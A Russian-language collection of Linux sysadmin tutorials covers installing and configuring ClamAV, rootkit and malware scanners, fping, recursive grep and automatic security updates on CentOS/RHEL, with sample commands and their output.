
Он основан на Xubuntu 18.04, поставляется с настольной средой XFCE и несколькими встроенными технологиями, которые позволяют пользователям оставаться анонимными в сети, а также защищают свои данные от попадания в нежелательные руки.

[Скачать Linux Kodachi](#)

TENS

TENS (ранее Lightweight Portable Security или LPS) расшифровывается как Trusted End Node Security, и это программа, которая загружает базовую ОС Linux с портативного устройства хранения без монтирования каких-либо данных на локальный диск.





TENS не требует никаких привилегий администратора для запуска, никакого контакта с локальным жестким диском, ни установки, среди некоторых других расширенных функций безопасности.

[Скачать TENS](#)

Установка и настройка ClamAV Linux



ClamAV является антивирусом с открытым исходным кодом. Его используют для обнаружения вирусов, вредоносных программ и вредоносного программного обеспечения на компьютерах под управлением Linux и даже в решениях именитых вендоров, так как эта разработка была выкуплена компанией Cisco, но все же оставлена в виде open-source. Угроза со стороны вирусов, троянов и других вредоносных программ всегда возможна, их количество растет в геометрической прогрессии как по количеству, так и по сложности, и антивирусное программное обеспечение всегда должно использовать сложные методы обнаружения. Никогда нельзя дать гарантии, что ваша система не станет жертвой этих нежелательных фрагментов кода, так что важно оставаться внимательным при использовании Интернета и совместном использовании файлов. Ну и отсюда вытекает необходимость реализации политик безопасности на основе здравого смысла и использовании современных антивирусных программ.

УСТАНОВКА CLAMAV

Чтобы установить ClamAV в CentOS / RHEL 7, нам нужно установить репозиторий EPEL:

```
# yum install epel-release
```

Затем необходимо установить ClamAV со всеми его полезными инструментами:

```
# yum -y install clamav-server clamav-data clamav-update clamav-filesystem  
clamav clamav-scanner-systemd clamav-devel clamav-lib clamav-server-systemd
```

НАСТРОЙКА АНТИВИРУСА CLAMAV



Для настройки ClamAV в первую очередь нам нужно удалить конфигурацию по умолчанию, чтобы создать свою:

```
# sed -i '/^Example/d' /etc/clamd.d/scan.conf
```

После удаления строк примера нужно сделать некоторые правки, чтобы определить тип сервера TCP и предоставить root права для запуска антивируса:

```
# vim /etc/clamd.d/scan.conf
```

Значение, данное с **LocalSocket**, является файлом, использующим связи с внешними процессами. Следует выполнить следующую строку:

```
LocalSocket /var/run/clamd.scan/clamd.sock
```

Добавляем эти две строки в конец файла и сохраняем:

```
User root
```

```
LocalSocket /var/run/clamd.<SERVICE>/clamd.sock
```

Чтобы поддерживать базу данных сигнатур ClamAV в актуальном состоянии, необходимо включить инструмент под названием **Freshclam**. Поэтому нужно создать файл резервной копии из его файла конфигурации:

```
# cp /etc/freshclam.conf /etc/freshclam.conf.bak
```

Freshclam читает свою конфигурацию из **/etc/freshclam.conf**. Файл содержит строку со словом Пример, чтобы пользователи не могли использовать значения по умолчанию, их необходимо удалить их или закомментировать, прежде чем



сможем использовать **freshclam**. А так как не все настройки по умолчанию не подходят для наших целей, придется внимательно проверить файл и решить, что нам понадобится. Каждая команда также будет прокомментирована.

```
# sed -i '/^Example/d' /etc/freshclam.conf
```

Нам нужно запустить **Freshclam**, чтобы обновить базу данных и проверить, успешно ли задана конфигурация:

```
# freshclam
```

```
ClamAV update process started at Tue Nov 6 15:51:59 2018
```

```
WARNING: Can't query current.cvd.clamav.net
```

```
WARNING: Invalid DNS reply. Falling back to HTTP mode.
```

```
Reading CVD header (main.cvd): OK (IMS)
```

```
main.cvd is up to date (version: 58, sigs: 4566249, f-level: 60, builder: sigmgr)
```

```
Reading CVD header (daily.cvd): OK
```

```
Downloading daily-25006.cdifff [100%]
```

```
Downloading daily-25092.cdifff [100%]
```

```
Downloading daily-25093.cdifff [100%]
```



```
Downloading daily-25094.cdiff [100%]
```

```
Downloading daily-25095.cdiff [100%]
```

```
daily.cld updated (version: 25095, sigs: 2143057, f-level: 63, builder: neo)
```

```
Reading CVD header (bytecode.cvd): OK
```

```
bytecode.cvd is up to date (version: 327, sigs: 91, f-level: 63, builder: neo)
```

```
Database updated (6709397 signatures) from database.clamav.net (IP: 104.16.186.138)
```

Процесс выводит свой прогресс-бар в терминал, и вы можете увидеть несколько сообщений об ошибках. Например, он может сообщить, что ему не удалось загрузить нужный файл. Не паникуйте - **freshclam** попробует несколько зеркал. Он сообщает, что **main.cvd**, **daily.cvd** и **bytecode.cvd** обновляются, и по завершении, вы будете знать, что у вас есть последние сигнатуры.

Мы можем запустить **freshclam** в любое время, когда необходимо убедиться, что базы данных сигнатур обновлены, но было бы неудобно всегда запускать его вручную. При запуске с аргументом **-d** **freshclam** будет работать и периодически проверять наличие обновлений в течение дня (по умолчанию каждые два часа).

Чтобы сохранить некий порядок в системе, мы создали файл службы для запуска **freshclam** и зарегистрировали его в **systemd**:

```
# vim /usr/lib/systemd/system/clam-freshclam.service
```



Затем мы помещаем следующий код в файл и сохраняем его:

```
[Unit]

Description = freshclam scanner

After = network.target

[Service]

Type = forking

ExecStart = /usr/bin/freshclam -d -c 4

Restart = on-failure

PrivateTmp = true

RestartSec = 20sec

[Install]

WantedBy=multi-user.target
```

Раздел **[Unit]** определяет основные атрибуты сервиса, такие как его описание и его зависимость от сетевого соединения. Раздел **[Service]** определяет сам сервис, **ExecStart** будет запускать freshclam с аргументом -d, Type сообщает systemd, что процесс будет разветвляться и запускаться в фоновом режиме, а при перезапуске systemd отслеживает сервис и перезапускает его автоматически в



случае. Раздел **[Install]** определяет, как он будет связан, когда запустится `systemctl enable`.

Перезагрузите **systemd**, чтобы применить изменения:

```
# systemctl daemon-reload
```

Далее запустите и включите сервис `freshclam`:

```
# systemctl start clam-freshclam.service
```

```
# systemctl status clam-freshclam.service
```

```
clam-freshclam.service - freshclam scanner
```

```
oaded: loaded (/usr/lib/systemd/system/clam-freshclam.service; disabled;
vendor preset: disabled)
```

```
Active: active (running) since Tue 2018-11-06 15:56:53 IST; 3s ago
```

```
Process: 7926 ExecStart=/usr/bin/freshclam -d -c 4 (code=exited,
status=0/SUCCESS)
```

```
Main PID: 7927 (freshclam)
```

```
CGroup: /system.slice/clam-freshclam.service
```

```
L-7927 /usr/bin/freshclam -d -c 4
```

```
Nov 06 15:56:53 node2.example.com systemd[1]: Starting freshclam scanner...
```



```
Nov 06 15:56:53 node2.example.com systemd[1]: Started freshclam scanner.
```

```
Nov 06 15:56:53 node2.example.com freshclam[7927]: freshclam daemon 0.100.2  
(OS: linux-gnu, ARCH: x86_64, CPU: x86_64)
```

```
Nov 06 15:56:53 node2.example.com freshclam[7927]: ClamAV update process  
started at Tue Nov 6 15:56:53 2018
```

Если все работает нормально, добавляем его в службу запуска системы:

```
# systemctl enable clam-freshclam.service
```

```
Created symlink from /etc/systemd/system/multi-user.target.wants/clam-  
freshclam.service to /usr/lib/systemd/system/clam-freshclam.service.
```

Теперь для настройки ClamAV необходимо создать файл сервиса ClamAV. У нас есть пример файла службы, который нам нужно скопировать в папку системных служб. Нам нужно изменить его имя на что-то понятное. Затем нам нужно внести в него небольшие изменения:

```
# mv /usr/lib/systemd/system/clamd@.service  
/usr/lib/systemd/system/clamd.service
```

Поскольку мы изменили имя, нам нужно изменить его в файле, который также использует этот сервис:

```
# vim /usr/lib/systemd/system/clamd@scan.service
```

Мы изменили первую строку, удалив @, чтобы это выглядело так:

```
.include /lib/systemd/system/clamd.service
```



В том же месте нам нужно изменить файл сервиса **Clamd**:

```
# vim /usr/lib/systemd/system/clamd.service
```

Мы добавляем следующие строки в конце:

```
[Install]
```

```
WantedBy=multi-user.target
```

Удаляем **%i** из опций **Description** и **ExecStart**. Затем изменяем их, чтобы они выглядели следующим образом:

```
Description = clamd scanner daemon
```

```
ExecStart = /usr/sbin/clamd -c /etc/clamd.d/scan.conf
```

```
TimeoutSec=5min
```

```
Restart = on-failure
```

```
RestartSec=10sec
```

Далее запустите сервис **clamv**

```
# systemctl start clamd.service
```

```
# systemctl status clamd.service
```

```
clamd.service - clamd scanner daemon
```



Loaded: loaded (`/usr/lib/systemd/system/clamd.service`; enabled; vendor preset: disabled)

Active: active (running) since `Tue 2018-11-06 19:48:17 IST`; 16s ago

Docs: `man:clamd(8)`

`man:clamd.conf(5)`

<https://www.clamav.net/documents/>

Process: 1460 **ExecStart=**`/usr/sbin/clamd -c /etc/clamd.d/scan.conf`
(code=exited, status=0/SUCCESS)

Main PID: 1461 (clamd)

CGroup: `/system.slice/clamd.service`

`L-1461 /usr/sbin/clamd -c /etc/clamd.d/scan.conf`

`Nov 06 19:48:15 node2.example.com clamd[1461]: ELF support enabled.`

`Nov 06 19:48:15 node2.example.com clamd[1461]: Mail files support enabled.`

`Nov 06 19:48:15 node2.example.com clamd[1461]: OLE2 support enabled.`

`Nov 06 19:48:15 node2.example.com clamd[1461]: PDF support enabled.`

`Nov 06 19:48:15 node2.example.com clamd[1461]: SWF support enabled.`

`Nov 06 19:48:15 node2.example.com clamd[1461]: HTML support enabled.`



```
Nov 06 19:48:15 node2.example.com clamd[1461]: XMLDOCS support enabled.
```

```
Nov 06 19:48:15 node2.example.com clamd[1461]: HWP3 support enabled.
```

```
Nov 06 19:48:15 node2.example.com clamd[1461]: Self checking every 600 seconds.
```

```
Nov 06 19:48:17 node2.example.com systemd[1]: Started clamd scanner daemon.
```

Если все хорошо, то включите сервис **clamd**.

```
# systemctl enable clamd.service
```

```
Created symlink from /etc/systemd/system/multi-user.target.wants/clamd.service to /usr/lib/systemd/system/clamd.service.
```

Для проверки текущей папки мы запускаем следующую команду:

```
# clamscan --infected --remove --recursive ./
```

```
----- SCAN SUMMARY -----
```

```
Known viruses: 6702413
```

```
Engine version: 0.100.2
```

```
Scanned directories: 7
```

```
Scanned files: 9
```

```
Infected files: 0
```



```
Data scanned: 0.01 MB
```

```
Data read: 0.00 MB (ratio 2.00:1)
```

```
Time: 25.439 sec (0 m 25 s)
```

Мы надеемся вы правильно выполнили все этапы настройки ClamAV в **RHEL / CentOS 7 Linux** и они оказались полезны для вас в том или ином виде.

Установка и использование fping в Linux

Пинг. Что может быть проще? Стандартная операция отправки эхо-запроса **ICMP** (Internet Control Message Protocol) для проверки доступности. Пишете в командной строке `ping`, затем адрес и готово! Действительно, проще некуда. А что если нам наоборот, нужно что-то посложнее? Для этого в **Linux** вам поможет утилита **fping**.

ЧТО ТАКОЕ FPING?

Fping – это инструмент, аналогичный утилите `ping`, но гораздо более производительный в случае, когда нам нужно сделать пинг до нескольких узлов. С `fping` можно использовать файлы со списком адресов или даже указывать целые диапазоны сетей с маской.

УСТАНОВКА



В большинстве дистрибутивов Linux пакет `fping` можно установить из репозиториев:

```
# sudo apt install fping [Для Debian/Ubuntu]
```

```
# sudo yum install fping [Для CentOS/RHEL]
```

```
# sudo dnf install fping [Для Fedora 22+]
```

```
# sudo pacman -S fping [Для Arch Linux]
```

Если нужно установить из исходного пакета, то используются следующие команды:

```
$ wget https://fping.org/dist/fping-4.0.tar.gz
```

```
$ tar -xvf fping-4.0.tar.gz
```

```
$ cd fping-4.0/
```

```
$ ./configure
```

```
$ make && make install
```

Готово! Теперь посмотрим, что мы сможем сделать с помощью `fping`

ПИНГ МНОЖЕСТВА АДРЕСОВ

Используйте команду `fping`, а затем через пробел укажите нужные IP адреса



```
# fping 192.168.1.1 192.168.1. 192.168.1.3
```

```
192.168.1.1 is alive
```

```
192.168.1.1 is unreachable
```

```
192.168.1.3 is unreachable
```

ПИНГ ДИАПАЗОНА АДРЕСОВ

Используйте ключи **-s** и **-g**, после которых укажите первый и последний адрес диапазона.

```
# fping -s -g 192.168.0.1 192.168.0.9
```

```
192.168.0.1 is alive
```

```
192.168.0.2 is alive
```

```
ICMP Host Unreachable from 192.168.0.2 for ICMP Echo sent to 192.168.0.3
```

```
ICMP Host Unreachable from 192.168.0.2 for ICMP Echo sent to 192.168.0.3
```

```
ICMP Host Unreachable from 192.168.0.2 for ICMP Echo sent to 192.168.0.3
```

```
ICMP Host Unreachable from 192.168.0.2 for ICMP Echo sent to 192.168.0.4
```



192.168.0.3 is unreachable

192.168.0.4 is unreachable

8 9 targets

2 alive

2 unreachable

0 unknown addresses

4 timeouts (waiting for response)

9 ICMP Echos sent

2 ICMP Echo Replies received

2 other ICMP received

0.10 ms (min round trip time)

0.21 ms (avg round trip time)

0.32 ms (max round trip time)



```
4.295 sec (elapsed real time)
```

ПИНГ ЦЕЛОЙ ПОДСЕТИ

Укажите маску подсети через слеш, чтобы пропинговать всю подсеть. Ключ **-r 1** указывает на то, что будет одно повторение операции

```
# fping -g -r 1 192.168.0.0/24
```

ПИНГ С АДРЕСАМИ ИЗ ФАЙЛА

Можно записать в файл список адресов (в нашем случае мы назвали его **merionfping.txt**), и зачитать из него адреса для пинга

```
# fping < fping.txt
```

```
192.168.1.20 is alive
```

```
192.168.1.100 is alive
```

5 инструментов для сканирования Linux-сервера

На сервера с системами семейства **Linux** всегда направлен большой уровень атак и сканирования портов. В то время как правильно настроенный фаервол и регулярные обновления системы безопасности добавляют дополнительный уровень безопасности системы, вы также должны следить, не смог ли кто-нибудь пробраться через них.



Инструменты, представленные в этой статье, созданы для этих проверок безопасности и могут идентифицировать вирусы, вредоносные программы, руткиты и вредоносные поведения. Вы можете использовать эти инструменты для регулярного сканирования системы, например, каждую ночь и отправлять отчеты на ваш электронный адрес.

LYNIS – SECURITY AUDITING AND ROOTKIT SCANNER

Lynis - это бесплатный, мощный и популярный инструмент с открытым исходным кодом для аудита и сканирования безопасности для операционных систем Unix или Linux. Это средство сканирования на наличие вредоносных программ и обнаружения уязвимостей, которое сканирует системы на наличие информации и проблем безопасности, целостности файлов, ошибок конфигурации; выполняет аудит брандмауэра, проверяет установленное программное обеспечение, права доступа к файлам и каталогам, а также многое другое.

Важно отметить, что он не выполняет автоматическое усиление защиты системы, однако просто дает предложения, позволяющие повысить уровень защиты вашего сервера.

Мы установим Lynis (версия 2.6.6) из исходных кодов, используя следующие команды.

```
# cd /opt/
```

```
# wget https://downloads.cisofy.com/lynis/lynis-2.6.6.tar.gz
```

```
# tar xvzf lynis-2.6.6.tar.gz
```



```
# mv lynis /usr/local/
```

```
# ln -s /usr/local/lynis/lynis /usr/local/bin/lynis
```

Теперь вы можете выполнить сканирование вашей системы с помощью команды ниже:

```
# lynis audit system
```

```
Initializing program
```

```
- Detecting OS... [DONE]
```

```
- Checking profiles... [DONE]
```

```
Program version: 2.6.6
```

```
Operating system: Linux
```

```
Operating system name: CentOS
```

```
Operating system version: CentOS Linux release 7.4.1708 (Core)
```

```
Kernel version: 4.17.6
```

```
Hardware platform: x86_64
```

```
Hostname: merionet
```

```
Profiles: /usr/local/lynis/default.prf
```



```
Log file: /var/log/lynis.log

Report file: /var/log/lynis-report.dat

Report version: 1.0

Plugin directory: /usr/local/lynis/plugins

Auditor: [Not Specified]

Language: en

Test category: all

Test group: all

- Program update status... [NO UPDATE]
```

Чтобы запускать Lynis автоматически каждую ночь, добавьте следующую запись **cron**, которая будет запускаться в 3 часа ночи и отправлять отчеты на ваш адрес электронной почты.

```
0 3 * * * /usr/local/bin/lynis --quick 2>&1 | mail -s "Lynis Reports of My
Server" you@yourdomain.com
```

CHKROOTKIT – A LINUX ROOTKIT SCANNERS

Chkrootkit - это еще один бесплатный детектор руткитов с открытым исходным кодом, который локально проверяет наличие признаков руткита в Unix-подобных



системах. Он помогает обнаружить скрытые дыры в безопасности. Пакет chkrootkit состоит из сценария оболочки, который проверяет системные двоичные файлы на наличие изменений руткита, и ряда программ, которые проверяют различные проблемы безопасности.

Средство chkrootkit можно установить с помощью следующей команды в системах на основе Debian:

```
$ sudo apt install chkrootkit
```

В системах на базе CentOS вам необходимо установить его из источников, используя следующие команды:

```
# yum update
```

```
# yum install wget gcc-c++ glibc-static
```

```
# wget -c ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
```

```
# tar -xzf chkrootkit.tar.gz
```

```
# mkdir /usr/local/chkrootkit
```

```
# mv chkrootkit-0.52/* /usr/local/chkrootkit
```

```
# cd /usr/local/chkrootkit
```

```
# make sense
```



Чтобы проверить ваш сервер с помощью Chkrootkit, выполните следующую команду:

```
$ sudo chkrootkit
```

Или

```
# /usr/local/chkrootkit/chkrootkit
```

После запуска начнется проверка вашей системы на наличие известных вредоносных программ и руткитов, а после завершения процесса вы сможете увидеть отчет.

Чтобы запускать Chkrootkit автоматически каждую ночь, добавьте следующую запись cron, которая будет запускаться в 3 часа ночи, и отправляйте отчеты на ваш адрес электронной почты.

```
0 3 * * * /usr/sbin/chkrootkit 2>&1 | mail -s "chkrootkit Reports of My  
Server" you@yourdomain.com
```

RKHUNTER – A LINUX ROOTKIT SCANNERS

RKH (RootKit Hunter) - это бесплатный, мощный, простой в использовании и хорошо известный инструмент с открытым исходным кодом для сканирования бэкдоров, руткитов и локальных эксплойтов в POSIX-совместимых системах, таких как Linux. Как следует из названия, это средство для обнаружения руткитов, мониторинга и анализа безопасности, которое тщательно проверяет систему на наличие скрытых дыр в безопасности.



Инструмент rkhunter можно установить с помощью следующей команды в системах на основе Ubuntu и CentOS

```
$ sudo apt install rkhunter
```

```
# yum install epel-release
```

```
# yum install rkhunter
```

Чтобы проверить ваш сервер с помощью **rkhunter**, выполните следующую команду.

```
# rkhunter -c
```

Чтобы запускать rkhunter автоматически каждую ночь, добавьте следующую запись cron, которая будет работать в 3 часа ночи и отправлять отчеты на ваш адрес электронной почты.

```
0 3 * * * /usr/sbin/rkhunter -c 2>&1 | mail -s "rkhunter Reports of My  
Server" you@yourdomain.com
```

CLAMAV - ANTIVIRUS SOFTWARE TOOLKIT

ClamAV - это универсальный, популярный и кроссплатформенный антивирусный движок с открытым исходным кодом для обнаружения вирусов, вредоносных программ, троянов и других вредоносных программ на компьютере. Это одна из лучших бесплатных антивирусных программ для Linux и стандарт с открытым исходным кодом для сканирования почтового шлюза, который поддерживает практически все форматы почтовых файлов.



Он поддерживает обновления вирусных баз во всех системах и проверку при доступе только в Linux. Кроме того, он может сканировать архивы и сжатые файлы и поддерживает такие форматы, как Zip, Tar, 7Zip, Rar и многие другие.

ClamAV можно установить с помощью следующей команды в системах на основе Debian:

```
$ sudo apt-get install clamav
```

ClamAV можно установить с помощью следующей команды в системах на базе CentOS:

```
# yum -y update
```

```
# yum -y install clamav
```

После установки вы можете обновить сигнатуры и отсканировать каталог с помощью следующих команд.

```
# freshclam
```

```
# clamscan -r -i DIRECTORY
```

Где **DIRECTORY** - это место для сканирования. Опция **-r** означает рекурсивное сканирование, а **-i** - показать только зараженные файлы.

LMD – LINUX MALWARE DETECT



LMD (Linux Malware Detect) - это мощный и полнофункциональный сканер вредоносных программ для Linux с открытым исходным кодом, специально разработанный и предназначенный для общедоступных сред, но его можно использовать для обнаружения угроз в любой системе Linux. Он может быть интегрирован с модулем сканера **ClamAV** для повышения производительности.

Он предоставляет полную систему отчетов для просмотра текущих и предыдущих результатов сканирования, поддерживает оповещения по электронной почте после каждого выполнения сканирования и многие другие полезные функции.

LMD недоступен в онлайн-хранилищах, но распространяется в виде тарбола с веб-сайта проекта. Тарбол, содержащий исходный код последней версии, всегда доступен по следующей ссылке, где его можно скачать с помощью:

```
# wget http://www.rfxn.com/downloads/maldetect-current.tar.gz
```

Затем нам нужно распаковать архив и войти в каталог, в который было извлечено его содержимое. Там мы найдем установочный скрипт **install.sh**

```
# tar -xvf maldetect-current.tar.gz
```

```
# ls -l | grep maldetect
```

Далее запускаем скрипт

```
# ./install.sh
```

На этом пока все! В этой статье мы поделились списком из 5 инструментов для сканирования сервера Linux на наличие вредоносных программ и руткитов.



Рекурсивно найти слово в файлах и папках Linux

Дистрибутив Linux, несмотря на версию и вид, имеет множество графических оболочек, которые позволяют искать файлы. Большинство из них позволяют искать сами файлы, но, к сожалению, они редко позволяют искать по содержимому. А особенно рекурсивно. В статье покажем два способа того, как можно рекурсивно найти файлы, которые содержат ту или иную фразу. Поиск будет осуществлен по папкам и директориям внутри этих папок.

НАЙТИ ФРАЗУ В ФАЙЛАХ РЕКУРСИВНО ЧЕРЕЗ КОНСОЛЬ

Все просто. Открываем серверную консоль, подключившись по SSH. А далее, вводим команду:

```
grep -iRl "фраза" /директория/где/искать
```

Например, команда может выглядеть вот так:

```
grep -iRl "merionet" /home/user/merion
```

Команда найдет и выведет все файлы, которые содержат фразу **merionet** в директории **/home/user/merion** и во всех директориях, внутри этой папки. Мы используем следующие ключи:

- **-i** - игнорировать регистра текста (большие или маленькие буквы);
- **-R** - рекурсивно искать файлы в сабдиректориях;



-
- **-l** - показывать названия файлов, вместо их содержимого;

Так же, вам могут быть полезны следующие ключи:

- **-n** - показать номер строки, в которой находится фраза;
- **-w** - показать место, где слово попадаетеся;

```
[root@freepbx asterisk]# grep -iRl "crm" /etc/asterisk/  
/etc/asterisk/extensions_additional.conf  
/etc/asterisk/extensions_override_freepbx.conf  
/etc/asterisk/.extensions_override_freepbx.conf.swp  
/etc/asterisk/.extensions_override_freepbx.conf.swo
```

ПОИСК СЛОВА ЧЕРЕЗ MIDNIGHT COMMANDER

Так же, в консоли сервера, дайте команду:


```
mc
```

Эта команда запустит **Midnight Commander**. Кстати, если он у вас не установлен, его можно просто установить через **yum**:

```
yum install mc
```

Открыв **mc**, во вкладке **Command** выберите **Find File** и заполните поисковую форму как показано ниже:






- **Start at:** - директория, где нужно осуществлять поиск;
- **File name:** - маска поиска. Например, искать только в файлах расширения txt будет - *.txt;
- **Content** - сама фраза;

Нажимаем **OK** и получаем результат:





Автоматическая установка исправлений безопасности и обновлений в CentOS и RHEL

Одной из серьезных потребностей системы Linux является регулярное обновление последних обновлений безопасности или обновлений, доступных для соответствующего дистрибутива.

Расскажем, как настроить дистрибутив **CentOS** и **RHEL 7/6** для автоматического обновления необходимых пакетов безопасности при необходимости. Другие дистрибутивы Linux из тех же семейств (**Fedora** или **Scientific Linux**) могут быть настроены аналогичным образом.



CENTOS & RHEL

АВТОМАТИЧЕСКАЯ УСТАНОВКА ИСПРАВЛЕНИЙ
БЕЗОПАСНОСТИ И ОБНОВЛЕНИЙ

НАСТРОЙКА АВТОМАТИЧЕСКИХ ОБНОВЛЕНИЙ БЕЗОПАСНОСТИ В СИСТЕМАХ CENTOS И RHEL

На CentOS или RHEL 7/6 необходимо установить пару нужных пакетов:

```
# yum update -y && yum install yum-cron -y
```

ВКЛЮЧЕНИЕ АВТОМАТИЧЕСКОГО ОБНОВЛЕНИЯ БЕЗОПАСНОСТИ НА CENTOS И RHEL 7

После завершения установки откройте **/etc/yum/yum-cron.conf** и найдите эти строки и установите следующие значения:

```
update_cmd = security
```

```
update_messages = yes
```

```
download_updates = yes
```



```
apply_updates = yes
```

Кстати, у нас есть статья, как сделать [автоматическое обновление пакетов безопасности на Debian или Ubuntu](#)

Первая строка указывает, что команда автоматического обновления будет:

```
# yum --security upgrade
```

В то время как другие строки включают уведомления и автоматическую загрузку, и установку обновлений безопасности.

